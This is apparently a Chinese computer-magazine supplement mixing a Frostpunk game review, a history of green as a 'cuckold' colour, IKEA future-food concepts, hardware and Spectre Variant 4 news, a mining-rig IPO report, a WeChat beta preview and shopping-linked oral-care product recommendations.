困难总是不停地摆在玩家面前,当玩家刚开始经营幸存者营地的时候,第一个难题就是人员的分配,开始会让他们搜集附近散落的各种资源,然后建设营地,就如其他经营策略游戏一样,有了资源才好发展。但是资源增加,就需要更多人手,而人手增加之后就需要更多的食物与保暖物资,所以这就成了一个无限循环。并且气温不断地降低,存活也更加艰难,人口的增多各种不同的思想也会出现,甚至会阻碍你的发展以及营地人民的生存。

法典系统可以说是游戏中的一个重要部分,而玩家同时也要明白善良最终的结果并不一定是好的,可能会带给你意想不到的灾难。所以在法典系统的选择上,不要总是迁就幸存者,玩家也要明白取舍,当营地出现劳动力不足的时候,玩家可以在法典中选择儿童劳动法或者加班制度,当然也可以什么都不去选择。儿童劳动法将让未成年儿童也出来工作,但是儿童的御寒能力比成人低很多,所以一旦部署该法典不仅仅是降低幸存者希望值,甚至会增加幸存者的不满与反抗,而这都会对后面的剧情造成一定的影响。但是如果不去采取这些法典,可能下一场暴风雪你都无法度过,人民将会和你一起走向灭亡。

所以玩家在采取一些法典法案之后,又要

绞尽脑汁去取悦人民,让希望值回到正轨,但是过于满足群众又会出现资源消耗过快等问题,所以玩家总是在希望值与存活之间寻找平衡。游戏最大化地融合了经营与生存的两大内容,不仅仅是末世中的生存问题,主要的还是人性的丑恶面,比如无视秩序、犯罪造成营地的动荡、大幅度减低整个营地的生存概率等,这一点在游戏中最为出名的就是伦敦帮。虽然玩家也能将游戏当成一款种田游戏那样慢慢发展让营地变得更加美好,但是一旦伦敦帮壮大就会让你的一切努力化为乌有,伦敦帮的帮众就在营地的幸存者中,他们算不上什么大奸大恶的恐怖分子,但因为生存的绝望以及对玩家的信任度下降,所以会决定择日启程回到伦敦,还会鼓动其他幸存者加入队伍,这样一来就会对你的营地造成极大生存阻扰与大量劳力损失,所以取名为伦敦帮。

在这个情况下,玩家可以选择发展秩序与纪律还是信仰与精神,通过不一样的方式来让幸存者增加希望,对玩家的信任提高,抱团努力度过寒冷侵袭。通过选择玩家将体验到不同的玩法,就是法典系统与建筑都会有不同发展方向,当然不管是什么方法都还是会有很多选择让你斟酌,因为这都会导致人民对你的看法。比如说养护所,你需要花费的仅仅是建造养护所的资源,但是你所收获的是人民的希望值与减少物资消耗,所以对于这样的建筑物还是要建造的。

另外《冰汽时代》也因为地域不同玩家会采取不同的方式,因为西方的自由价值观,所以在游戏中的选择上会出现很多纠结的思考,但是作为新中国抓革命、促生产、人定胜天的思维方式,总会觉得游戏中很多设定都有着重大问题。拿 steam 上一位玩家给出的评论做例子:世界都末日了有那么一丝希望你都还不愿意加班?都快要因为寒冷冻死了也不愿意去多挖一点煤来给“能量塔”充能?资源不足随时都要饿死了有一碗汤喝却还不满足?就那么一点点人还要搞一个帮派回伦敦,一路大雪你走回去吗?小编对于这位玩家所发的冷水深表赞同,但是这毕竟是游戏所以还是放过它吧,大家乐和乐一下就是了。

游戏总结

游戏随机性还是有所欠缺,剧情也不多,给人一种半成品的感觉,但好在游戏初次体验非常不错,当然游戏的可玩寿命也很短,多半会成为通关一次就放置起来的游戏。

不过游戏最终的一次寒冷侵袭大暴风雪让人真的犹如在体验《后天》一般,超低温让人民充满绝望,但是只要玩家妥善做好充足

的工作,将迎来这次凛冬的终结。而终结之后所带来的感受真的会十分震撼,让你难以表述那种雨后彩虹的感受,想想当初几十人到后来几百人,是你带领他们从寒冷的末日生存下来,当天空中射来那一缕灿烂的阳光,无不告知你,末日已终结,美好的明天在向你挥手。

娱乐 绿色:我心里苦

绿色这么可爱,为什么要被作为原谅色啦

大多数时候,绿色代表自然、和谐、环保等等。可是另一方面,它也是大家最不想有关联的“原谅色”。那为什么世界上有这么多颜色,偏偏就选中了绿色?本期小编就给大家科普一下绿色是怎么走到今天这个地位的。




送你几顶绿帽子。可暖了

“绿帽子”是怎么诞生的?

在中国古代,绿色是个“间色”,也是“贱色”。在中国古代人看来,世界是由青、赤、白、黑、黄五种颜色组成的,分别代表五行里的金、木、水、火、土。这里面,没有绿色的份儿。比方说,秦国就喜欢黑色,皇帝的朝服是黑色的,旌旗也是黑色的。在唐代的官制中,百官之服,三品服紫,四品绯,五品浅绯,六品深绿,七品浅绿,八品深青,九品浅青。六品以下的主色是绿色和青色,就知道绿色的地位了。

那绿帽子又是怎么回事呢?唐代的封演在《封氏闻见记》中有记载:李封当官的时候,低级官吏犯罪时,不杖刑了,让他裹绿头巾,侮辱他。在某些朝代,如果前朝的官员投降后朝,也要穿绿衣服,



绿袍是下级官员的朝服

这是另一种形式的侮辱了。到元朝,《元典章》规定娼妓的家长和亲戚男子要裹青头巾。因为青和绿两种颜色在中国往往被混乱,所以“绿头巾”就横空出世了。到了明朝,政策就更可怕了。那时候规定,伶人不仅要裹绿头巾,还要穿绿衣服。至于现在的“绿帽子”,应该是和元朝的这个规定有很大的关联。所以绿色就这样一步步被逼到了最底层。

绿色在西方也不被待见

最开始,专家们在研究古希腊时期的语言时发现,古希腊人有关颜色的词汇很单调,只有白、黑、红三色,对蓝色和绿色的描述几乎没有。这个疑问纠结了人们好多年,后来19世纪的历史学家和眼科医生们认为古希腊人可能是有眼疾,看不到蓝绿色。再后来法国学者帕斯图罗提出来,不是因为古希腊人有色盲,而是这两种颜色是“二等颜色”,古希腊人根本就是耻于提及这两种颜色(小编:emmm)。

现在英国的参议院里,议员们坐的椅子也有两个颜色,一个红色,一个绿色。红色椅子都是贵族把持,绿色椅子则是平民普选。能将阶级做到如此分明,大概也就英国了……说起英国,在英国历



不仅要裹绿头巾,还要穿绿衣服

史上,还有过一段绿色杀人的历史。

在维多利亚时期,浪漫主义兴起。绿色作为自然的代表色,瞬间红了起来。那个年代,绿衣服十分流行。尤其是有钱的贵妇,都会以有绿色礼服作为有钱、时髦的象征。但是在当时的欧洲,绿色是一种十分不好提取的颜色,最早用植物染料提取时,往往穿在身上没多久,衣服褪色的褪色,变色的变色。

于是后来有一家服装公司研发出了一种新型的绿色染料。这个绿色被叫做巴黎绿,人们称它如绿宝石一般美丽。不过,当时谁也没有在意,这染料里面含有剧毒——砷,也就是我们俗称的砒霜。但在那个年代,贵妇们为了保持面色红润,甚至还会吃下少量的砒霜,所以砒霜都不算是毒药,因此用巴黎绿染成的衣服大受欢迎。但是!如果长时间接触砷,皮肤就会很容易得疥癣和溃疡,严重的还会呕血、肾衰竭直至死亡,如果手不小心被划破或者损伤,毒物就会入侵得更快。

很快,医学家们发现了问题所在,他们呼吁人们不要穿这种绿衣服。但是,爱美心切的妹子们并不会听取意见,依旧我行我素。因此在舞会上,与她们共舞的男性也难逃厄运,当时还有漫画嘲讽,身穿绿色裙子的女人被称为杀手,和她们跳舞,被称为“死亡之舞”。

喜欢绿色的小编瑟瑟发抖……

美食 让我先囤点经典润肤瑞士肉丸!

IKEA美食又开脑洞了:
未来你的主食可能只有虫子

话说前段时间,IKEA 宜家的水果冰淇淋刷爆了抖音成了新一代的网红美食,而作为一家家居品牌,IKEA 最畅销的单品,不是哪件家具,而是他们经典的瑞士肉丸!光靠卖吃的,IKEA 一年就能赚 17 亿欧元,而且 IKEA 对这件事也特别自豪,并且对美食越发热衷……最近,他们就又提出了一份未来食物的菜单。

2015 年成立的 SPACE 10 是 IKEA 的一个“未来生活实验室”,专注于探索未来人类的衣食住行,研发一些目前还无法量产的新鲜玩意。“未来快餐”就是 SPACE 10 的一个新系列,因为人口剧增、耕地资源紧缺等影响,未来食物一定会短缺,所以 IKEA 一直在为未来的可持续食品做努力,比如发明人造肉、海藻采收,还有概念新鲜的 3D 食品打印等。本期小编就给大家介绍四款 IKEA 发明的未来食物食谱。

无狗热狗

设计者们采用新鲜采摘的小胡萝卜、甜菜浆果调配来代替番茄酱,芥末姜黄制作奶油,再搭配烤过的洋葱、黄瓜沙拉和草本沙拉混合物制成。但它真正的尖端成分是螺旋藻制成的面包,这是一种绿色的微藻,据 IKEA 介绍,它含有比真正热狗更多的蛋白质与更低的热量。

昆虫汉堡

昆虫汉堡是一种材料要求非常高而且制作复杂的汉堡,汉堡的蔬菜层包含了甜菜根和欧洲防风草,肉排层使用土豆和粉虫制作而成。其中,粉虫作为一种黑色甲虫的幼虫形式,是这款

汉堡的主要成分,酱料由甜菜根、黑加仑、番茄、韭菜酱和水培沙拉混合物制成。

微观绿植冰淇淋

上面提到的沙拉中的水培绿色蔬菜也会被用于制造新型冰淇淋,你可以从茴香、香菜、罗勒和薄荷中挑选自己喜欢的口味,同样你也可以选择将它们混合在一起。另外还添加了苹果和柠檬汁等纯果蔬来增加甜度,但并不会有过分浓郁的蔬菜味,更多是来自大自然的草木味道(谁信啊!)。

半肉丸

半肉丸是对经典瑞士肉丸的改良,半肉丸是想要提醒人们减少肉类摄入的意识,使用当地食材作为代替的蛋白质来源。半肉丸有两种口味,一种是以粉虫为原料(与上述汉堡是同款虫),另一种是以根茎蔬菜为原料,比如胡萝卜、欧洲防风草和甜菜根(这些蔬菜是本次未来食物的主打菜系)。为了保持最正宗的瑞典习俗,半肉丸同样会搭配土豆泥、肉汁和越橘酱一起装在盘子里。

你们最喜欢哪一款呢?小编觉得没虫的我都可以接受!



互动专区

哪些冻过的食品 更好吃

5月的电子版增刊互动主题是:哪些冻过的食品更好吃?

如何互动:最近这段时间重庆的气温简直就是直线上升,办公室里各种冰镇的饮料都开始出现了。但是这个月我们不谈饮料,我们谈谈哪些冻过的食品更好吃(比如小编就喜欢吃冻过的果冻)!大家只要发送一张美食照片,并配上文字说明,发送至“电脑报 CPCW”微信号上,就有机会登上增刊的版面哦。



扫一扫关注
“电脑报CPCW”微信服务号

长江存储首台高端光刻机到货:可造14nm 3D闪存

前不久有媒体报道,不久前我国最大的芯片代工商中芯国际已向荷兰芯片设备制造商ASML订购了一套EUV极紫外光刻设备,未来用于生产7nm工艺芯片,价值1.20亿美元。



EUV极紫外光刻技术相对于传统的光刻技术具有极大的优势,是未来芯片技术发展的关键。EUV光刻设备可以发射比现有设备小十五分之一波长的光,使其能够在芯片上蚀刻更精细的电路,被认为是未来10nm、7nm、5nm甚至3nm制程工艺芯片制造的核心技术。

包括英特尔、三星电子和台积电在内的所有全球顶级芯片巨头都在购买这

种工具,以确保更强大、更先进芯片的后期生产。

而根据最新消息,不仅是中芯国际,长江存储也迎来了自己的第一台光刻机,意味着国产SSD固态硬盘再次取得重大突破。

据悉,这台光刻机同样来自荷兰ASML(把持着全球90%的光刻机市场),193nm沉浸式设计,可生产14~20nm工艺的3D NAND闪存晶圆,售价达7200万美元,约合人民币4.6亿元。

目前,光刻机已运抵武汉天河机场,设备相关的海关、商检及边防口岸的相关手续办理完成后,即可运至长江存储的工厂。后续,长江存储还会引入更多光刻机。

此前据官方消息,长江存储科技有限公司(长江存储)是一家集芯片设

计、工艺研发、晶圆生产与测试、销售服务于一体的半导体存储器企业,公司成立于2016年7月。

2016年底,世界级的国家存储器基地项目(一期)一号生产和动力厂房在武汉正式开工建设,而此后的生产线进度十分快速:

2017年9月实现提前封顶;

2017年11月长江存储第一颗32层3D NAND芯片宣布研发成功,这是我国首颗拥有完全自主知识产权的32层3D NAND闪存芯片,耗资10亿美元,由1000人团队历时2年自主研发,是我国在制造工艺上最接近国际高端水平的主流芯片;

2018年2月进行厂内洁净室装修、消防等系统安装;


4月11日正式移入生产设备。

据悉,目前32层3D NAND芯片已经开始试产,不少产业链企业都拿到了样片测试,预计今年第四季度量产。或许用不了多久就能看到基于国产闪存的智能手机、SSD固态硬盘。

同时,据相关人士介绍,长江存储武汉基地募集的800亿金额已经全数到位,明年进入128Gb的3D NAND在64层技术上的研发。一旦研发成功,那国内自主存储技术的脚步将更为坚定。



明里支持锐龙APU 暗中支持独显? AMD这波驱动很有趣



对于NVIDIA和AMD而言,驱动绝对是硬件产品之外双方角力的关键,除一年一度的“鸡血驱动”惹人关注外,AMD近日发布的新驱动同样引发了市场高度关注。

AMD新显卡驱动发布

AMD在本月21号发布了全新显卡驱动“Radeon Software Adrenalin Edition Q2 2018”,也就是2018年第二

季度的肾上腺素版,当然属于WHQL正式版本。

有趣的是,新驱动产品支持列表中只给出了桌面版Ryzen APU,也就是Ryzen 5 2400G、Ryzen 3 2200G,但在驱动INF文件中其实也列有AMD R200系列以来的所有独立显卡、APU集成显卡、嵌入显卡、专业显卡,实测安装使用也都正常,但不知道AMD为何没有提及。

同时,新驱动正式支持Windows 10 2018年4月更新版,也就是Windows 10的第五次重大更新,不过注意它仅支持Windows 10 64位系统,不支持Windows 7/8.1。

修复问题有三:

-《命运2》玩久了加载时间延长。

-FreeSync显示器上全屏玩游戏时偶见画面撕裂。

-Radeon ReLive视频直播或上传至Facebook偶见失败。

驱动更新中还指出,如果安装驱动后不重启就直接打开Radeon Settings设置画面,可能会蓝屏死机,建议安装后立即重启。

AMD处理器份额今年可达20%

AMD近年来无论是产品还是驱动都很受大众欢迎。据外媒报道,AMD CEO苏姿丰博士近日在参加JP Morgan(摩根大通,小摩)的活动时预测,在桌面处理器上,AMD今年能获得大约20%的份额,移动处理器预计是18%。不仅如此,苏姿丰还表态,未来几年内AMD的处理器份额甚至会翻倍,也就是达到40%的高度。

目前,Ryzen 2代处理器已经上市,很快,第二代线程撕裂者也会与消费者见面,企业级产品EPYC也会年内更新。而在明年,AMD将开始部署7nm的Zen 2架构处理器,而Intel届时仅仅是10nm Cannon Lake迎战。

虽然小编喜欢笔记本一些,可对于咨询兼容机DIY的小伙伴,小编还是非常倾向AMD,真的好玩一些……



英特尔、微软公布漏洞出现新变体:未来几周发布补丁

在一连串的补丁下,年初闹得“风生水起”的CPU漏洞似乎成为了历史,可谁能想到这漏洞还能产生变体……



英特尔、微软公布漏洞出现新变体

本周一,英特尔和微软公布了一个Spectre and Meltdown安全漏洞的新变体,存在该漏洞的芯片被广泛应用于计算机和移动设备上。英特尔称该新发现的漏洞为“变体4号”。该公司表示,尽管该最新变体与今年1月份发现的安全漏洞属于同种类型,但它使用了一种不同的获取敏感信息的方法。

Spectre and Meltdown安全漏洞还在继续影响着英特尔、ARM和AMD等芯片厂商,这些公司生产的计算机和移动设备芯片中大多存在此漏洞。该漏洞使得黑客能读取计算机CPU上的敏感

信息,已经在过去二十年内影响了数百万人的芯片。

尽管类似苹果、微软、英特尔这样的厂商都在发布修补该漏洞的补丁,但有些补丁并不管用,并且还导致计算机出现故障。

黑客们经常在线搜寻各类漏洞,以对存在该漏洞的计算机实施攻击。比如,去年造成严重影响的WannaCry勒索软件攻击就利用的是一个微软已经修补了的漏洞,没有安装系统安全更新的电脑更易受到攻击。

据英特尔发表的一篇博客文章显示,该公司将这个“变体4号”漏洞标记为中级风险,因为与该漏洞有关的浏览器的多个缺陷已经通过首个补丁包解决了。该新变体利用的是“Speculative Store Bypass”,该缺陷能使处理器芯片向潜在的不安全区域泄露敏感信息。

英特尔表示,还没有发现有黑客在利用这个漏洞发起攻击,并将在未来几周内发布修补此漏洞的安全补丁。英特尔主管安全的高级副总裁莱斯利·库尔本森(Leslie Culbertson)在博客文章中提到,将向硬件厂商和软件开发商提供该漏洞

的补丁。她表示,这次的补丁更新不会出现以往影响计算机性能的情况了。

在一份由微软公布的安全报告中,该公司称此次发现的漏洞变体可能使得黑客能在浏览器的JavaScript中植入攻击脚本。

来自谷歌Project Zero项目的研究人员首次发现了该漏洞的初始版本,并在今年2月份向英特尔、AMD和ARM公司报告了此漏洞。该团队同样将该变体标记为中等严重风险。

八核Coffee Lake台式CPU曝光

说完漏洞问题,还是来一起看看新品吧!

据Twitter用户momomo_us爆料,上周末的时候,SiSoft数据库中出现了一款不知具体型号的英特尔8核/16线程处理器,人们猜测它很可能就是传说中的Coffee Lake芯片。尽管从Genuine Intel(R)CPU 0000的名称看不出它到底是啥,但16MB的L3缓存显然与当前的六核心Coffee Lake酷睿i7台式新品有点关系。

这颗非正式版处理器的主频为2.6GHz(正式零售版显然频率会更高),L2缓存与当前的Coffee Lake芯

片相匹配。

●作为参考,酷睿i7-8700、i7-8700K和i7-8700T都有256KB的L2缓存以及12MB的共享L3缓存(平均每核心1.5MB);

●Skylake-X酷睿i7-7820X八核CPU拥有每核心1MB L2缓存以及11MB共享L3缓存(平均每核心1.375MB)。

SiSoft数据库还曝光了这颗芯片运行在一套Kaby Lake-S台式平台上,暗示了它将是一颗面向主流市场的八核新品。

不过想平滑升级的老用户也别高兴得太早,毕竟从Z170/Z270/Z370平台一路过来,英特尔人为施加限制的套路早已玩得炉火纯青。

换言之,即便接口不变,相关针脚和供电部分的定义仍有可能改变,而魔改又不是轻易可以做到完美兼容的。

Result ID	Genuine Intel(R) CPU 8000 @ 2.60GHz (IC 147 2.59GHz, 8x 256kB L2, 16MB L3)	
Component	Processor	Processor
Brand	Intel	Intel
Type	Processor	Processor
Number of Devices / Threads	1 / 16	Normal
Core Speed	2.59GHz	11.45GFLOPs/GHz
Performance vs. Speed (aka Speed Efficiency)		
Performance vs. Power (aka Power Efficiency)		
Capacity	16T	
Performance vs. Cost (aka Cost Efficiency)		
Performance vs. Cost (aka Cost Efficiency)		

2万元矿机成本仅2000元! 一份招股书泄露天机

挖矿挺赚钱的,卖矿机、卖显卡同样很赚钱,可到底有多赚钱呢?近日,一份招股书不小心暴露了矿机行业的暴利。



区块链第一股嘉楠耘智

“嘉楠耘智”这个名字恐怕很多人第一次听到,而促使你知道它的两个关键词恐怕便是“区块链”和“IPO”。据报道称,拥有“区块链第一股”之称的嘉楠耘智近日在港交所披露招股书,正式启动冲刺港股IPO的进程。

投行人士表示,嘉楠耘智此番估值有望冲击千亿元,募资20亿美元。这则事件之所以倍受关注,不仅仅是因为“区块链第一股”的新鲜感,其实更多的是资本注入区块链产业后彻底打开了人们的想象空间。

在比特币价值被发现的初期,矿机

的火爆程度简直无法形容,巨大的收益让所有人为之疯狂。据传当初售价仅有几千元的矿机,在市场上被炒到了十几万元的天价。挖矿的赚钱效应催生了矿机芯片设计、芯片生产制造、矿机组装,以及矿机销售等一条龙产业腾飞。而居于整个产业链上游的芯片设计公司嘉楠耘智更是在短短的几年中飞速发展。

招股书泄露天机

数据显示,嘉楠耘智2015年、2016年、2017年的总收入分别是4770万元、3.16亿元、13.08亿元,年复合增长率高达423.7%;2017年净利润3.61亿元,2015年至2017年纯利率分别为3.2%、16.6%、27.6%。

嘉楠耘智招股书显示,2017年市场嘉楠耘智交付了29.45万台矿机,按交付量计的市场份额(比特币矿机)为20.9%,排全球第二名;第一名交付量为94.01万台,市场份额为66.6%。第一名蚂蚁矿机,生产商为比特大陆。

在华强北,矿机卖家经历着长达3个月的“矿难”,比特币币价2月起开始下跌,至5月20日仅为8000美元左右。第三方网

站数据显示,5月19日阿瓦隆841单日收益为3.11美元,这款矿机现在的行情为6600元左右——如果能保证每天3.11美元的收益,矿工将在200天以后回本。

尽管顶峰时期被炒到两三万元,但嘉楠耘智招股书显示,阿瓦隆矿机出厂价在3122元到4402元之间,单位成本也仅在2354元到2600元之间。

定价保守使得生产矿机成为一门旱涝保收的生意。短短三年,嘉楠耘智营收从2015年的4770万元飙升至2017年的13.08亿元;毛利率也由29.1%增长至46.2%。

可怕的毛利率加上夸张的现金流,小编想八卦的是,它为何不在大A上市呢?



微信新版内测曝光:朋友圈界面有大变化



图片来源网络

细心的用户应该会发现,最近一段时间,微信官方对微信的使用体验做了不少优化和改进。比如,近日微信公众号文章下方的点赞、评论区界面接连发生了两次改变。而根据消息,不久后,微信朋友圈等界面也会有所变动。

目前,微信最新版本为6.6.6,iOS于4月2日发布,安卓版于4月10日发布。现

在,微信已开始悄然内测最新版本6.6.7,从网友曝出的内测版来看,此次最新版将有两方面的变化。

首先是朋友圈界面的变化。

此次更新改进了朋友圈顶部导航栏的视觉体验。以往,朋友圈顶部的背景照片会被通知栏遮挡,需要下拉才能显示完全。本次更新后采用了沉浸式设计,使得整个背景照片都会显示出来。视觉效果更加完善。

此外,“朋友圈”三个字从偏居中位置移到了左上角,在朋友圈页面进行滑动浏览时,顶部导航栏会进一步缩窄,右上角的拍照按钮也会消失。

外界猜测,微信此番更新,或许是为“刘海屏”让路。众所周知,今年来,厂商接连发布带“刘海”的手机,微信让导航栏中间位置刻意留空,或是为了兼容日渐流行的刘海屏设计。

另外一个改变是在聊天对话页面,表情面板会展示最近使用的表情。

以往聊天的时候,如果要发送表情,可能还需要翻好几个页面才能找到。此番更新后,用户在输入微信自带的表情时,左侧面板会显示最近输入过的表情,如果有需要的话,直接选取即可。相比之下,微信测试版的这个改进还是比较贴心的。

不过整体来看,此次的更新仅是小修小补,没有实质性的大变化。需要指出的是,在目前各项功能都趋于完善的情况下,微信的确很难再有更大更惊艳的变化。

而对于微信的功能更新,用户则有不同的看法。

有的用户希望微信可以增加更多实用功能,比如修改微信ID、双向删除好友、阅读公众号文章的时候可以切换到聊天界面,回完消息后继续看;再比如在朋友圈“赞”的旁边增加一个“踩或者呸”(可能会友尽)的按钮等;

但是有的用户则认为微信就是一

个社交工具,本是定位“小而美”的产品,因此不必再塞入太多功能,变得更加臃肿。

从近几次微信发布的版本可以发现,很多时候,微信的版本更新是在完善细节,是为提升用户体验而进行的微调。

最后,此次微信6.6.7内测版仅针对安卓用户,或许没有多久安卓正式版就将发布了,iOS用户则需要再等等了。



主板显卡厂商为何坚持配送驱动光盘?这家显卡厂商道出实情



购买主板、显卡甚至显示器的时候,都会搭载一张光盘,可十几年如一日的光盘真的方便吗?

EVGA终于放弃驱动光盘

购买主板、显卡、笔记本、键鼠等硬件的时候,包装盒内总会附带一张光盘,内有必要的驱动程序、工具软件、说明书

等等,但是这年头还有几个人用光驱呢?这一张张好心的光盘也只能变成垃圾,用户也不得不另想办法去网上下载驱动。

EVGA全球产品总监Jacob Freeman近日确认,未来的EVGA主板将全部取消驱动光盘,改而为用户提供一个8GB容量的迷你型USB 2.0 U盘,驱动、软件等都在其中。

很良心的是,这个U盘并不会锁死,用户完全可以拿来重新使用。虽然说8GB USB 2.0 U盘不算什么好东西,但总算聊胜于无,当个备用工具也是不错的。

Jacob表示,将驱动光盘换成这个U盘,成本增加了大约20倍,但是EVGA主板不会因此涨价。其他厂商也赶快跟上

吧……

那些“偷工减料”的赠品

显卡驱动这个小玩意儿从光盘到U盘的过程,不仅仅是成本的提升,更多还是厂商开始尝试站在消费者的角度考虑问题了,而当我们注意到这个问题时,你可曾留意那些被“偷工减料”的赠品?

平板电脑、智能手机当初可都是有随机配送耳机的哦!可这两年看看,人们自我安慰的说法是——反正随机配送的耳机质量都很差,不如不送。然后,越来越多的品牌就真的不送了……

HDMI完全成为标配的今天,你认为HDMI线缆应该由显示器厂商还是显卡厂商送出来呢?这绝对

是一个踢皮球的讨论办法,就目前的习惯而言,大多是显示器厂商在送,可咳咳,你注意过显示器随机配送的HDMI线缆版本吗?

小伙伴,你们记忆中还有哪些随机赠送的外设产品可以八卦下或者觉得完全有提升空间呢?



到了夏天,又要经历火锅、烧烤、冷饮以及各种零食的洗礼了,大概有不少人嘴里已经开始痛了。作为一个吃货,在享尽美食的同时,口腔卫生也要格外注意,光靠刷牙是不能完全清洁牙齿的!今天,小编就给大家推荐几款来自国外的性价比超高的口腔护理好物。

呵护口腔健康,仅靠刷牙就OUT啦!

美国李施德林漱口水

大伙儿知道吗,其实每天刷牙只做好了60%的口腔清洁,不良的生活习惯会让口腔细菌大量滋生,引起口腔疾病。然而漱口水30s就能减少90%以上的口腔细菌。李施德林是源于美国的百年专业口腔护理品牌,一直坚持以“全口腔清洁”作为品牌理念,旗下的漱口水常年占据世界销量第一的宝座。它是第一个被美国牙医学会认可的非处方品牌漱口水,同时也获得多个主流国家牙医学会的认可和推荐。

小编今天要推荐的是这款冰蓝口味的漱口水(个人非常喜欢)。嗯,我刚用的时候差点被辣哭,不过用了几次习惯了就好了,用了真的感觉很舒服,口气很清新!!这款漱口水也算是网红产品之一了吧,融入了四种天然植物精油,全方位清洁牙齿表面和口腔死角,清除滞留的食物残渣。高效分解附着性污渍,杀灭隐藏在牙缝间及刷牙后残留的细菌,保持口气持久清新,达到多方面呵护口腔健康的目的。

日本GUM漱口水

这款漱口水跟上面那款口味劲爆的漱口水就不一样了,是小编专门为牙齿敏感的小伙伴找的一款超温和漱口水。不知道大家了不了解这个日本品牌,不了解也没关系,有小编在(哈哈哈)!GUM是日本SUNSTAR集团最负盛名的口腔护理品牌之一。在日本本国大受欢迎,在口腔护理品牌中销量排名第一。

这款漱口水不含酒精,刺激性很低很低啦,每天配合刷牙使用可以有效地减少牙斑菌,全家老小都可以使用的哦!这款漱口水有日间和夜用两种,早晚分工合理,口腔呵护会更全面。每天睡前用呢,会在睡眠过程中保护口腔,抑制牙周致病菌,抑制细菌繁殖,保持口气清新,次日一早起来不会有口腔异味、口腔黏腻等情况哦!共有柔和薄荷味和草香薄荷味两种香型,个人更喜欢草香多一点点。

日本狮王酵素牙膏

作为一个长期吃牙膏的小姐姐,对牙膏的调味剂真的特别敏感,遇到不合口味的,一用就会干呕,可以说是非常怪胎了。种草过各种牙膏,也拔草无数,只有一句:美白牙膏真的不会让牙齿变白!一般情况下,美白牙膏都会添加美白剂,女生用的素颜霜里也有,就是从视觉上给了我们一种牙齿美白的感觉。

其实真正能达到美白效果的是通过帮助软化牙垢,去除牙黄斑,预防蛀牙,这些问题就没有了,牙就自然白了!这款风靡日本的狮王的牙膏我用了很久了,感觉还不错!牙膏很柔软,可流动,干刷湿刷都挺合适的,清新薄荷味也不刺激。包装上标有药用,是款牙釉质修复配方的牙膏,采用分子状酵素Dextranase这个成分,分解牙垢,再配合TDS清洁剂成分,进一步去除牙垢,减缓牙齿表面被酸性物质溶解,从而达到牙釉质修复。



75.9元



手机淘宝扫一扫
go.icpcw.com/sk.htm



69元起



手机淘宝扫一扫
go.icpcw.com/gu.htm



19.9元



手机淘宝扫一扫
go.icpcw.com/js.htm

德国汉高站立牙膏

Theramed 汉高站立牙膏是德国畅销30年的经典牙膏品牌,其中最有名的就是我们熟知的站立式牙膏。Theramed 品牌专注于口腔护理,据 IRI 统计,是世界排名前三的牙膏品牌,不过这些都不太重要,重要的是它真的好用,能够很好地呵护我们的牙齿是我们关注的原因。不仅仅是它的设计在使用上很方便,它的功效也是值得肯定的。

这款牙膏的主要构成成分 xap,能够修补牙齿表面的细微缺损部位。特含的木糖醇和赤藻醇在牙齿表面形成一层隔离膜,组织细菌的再生,保护牙齿。牙膏的微细颗粒成分,能够深入分解顽固牙渍,防蛀固齿,还能有效抑制细菌滋生,缓解牙龈肿痛,对口腔炎症有很好的疗效。特别要提的就是它所产生的微激活泡沫能杀死导致口臭的灭菌泡沫,并且传递一种冰凉刺激的感受,算得上是日常护齿必备牙膏之一了。



28元



手机淘宝扫一扫
go.icpcw.com/hg.htm

德泰克美国进口牙线

其实刷牙只能清洁部分牙垢,牙齿有40%的面积位于牙缝间,如果能使用牙线清理口腔,只有60%的牙齿得到清理。所以,单靠刷牙难以清除牙齿邻面和牙齿缝隙处的细菌,这些细菌会压缩成牙斑菌、口臭甚至是感染。尤其是有食物卡在牙缝间的时候,很多人可能就会掏出牙签来应急了。那我只能说你勇气可嘉,真的不怕一口漏风的牙齿吗?!想要清洁牙缝的同时又不撑大牙缝,那你必须要有牙线了!

牙线和牙签,看似功能一样,但其实牙线的作用更大,牙签只是去除了牙缝间看得见的残渣,而牙线可以整个穿过牙缝,清洁牙缝内壁的其他牙垢,清洁效果比牙签、牙刷更加彻底!这款牙线是我目前用过最好用的一款,线细,弹性很不错,不容易断裂和分叉滑丝。牙线上添加了薄荷精油,用着非常舒服。嗯,连老爸老妈都觉着用着不错!



29元



手机淘宝扫一扫
go.icpcw.com/ye.htm

泰国Rasyan牙粉

这款 Rasyan 牙粉是泰国最有名的牙粉了,是很多游客去泰国旅游都会买上一打回国慢慢用的特产商品之一了。虽然名字叫粉,但其实像粉膏一样,起泡性非常好,完全可以代替牙膏用,用一点点就好。这款牙粉有个妙用,就是防止牙龈出血。有段时间我老是牙龈出血,用了这款牙粉一周后就差不多没出现出血的情况。你们知道为什么刷牙容易出血吗?不一定是因为上火,而是牙齿上有牙石,就是洗牙要去掉的东西。坚持用牙粉,牙石真的有减少的情况。



26元

满99元立减5元



手机淘宝扫一扫
go.icpcw.com/yf.htm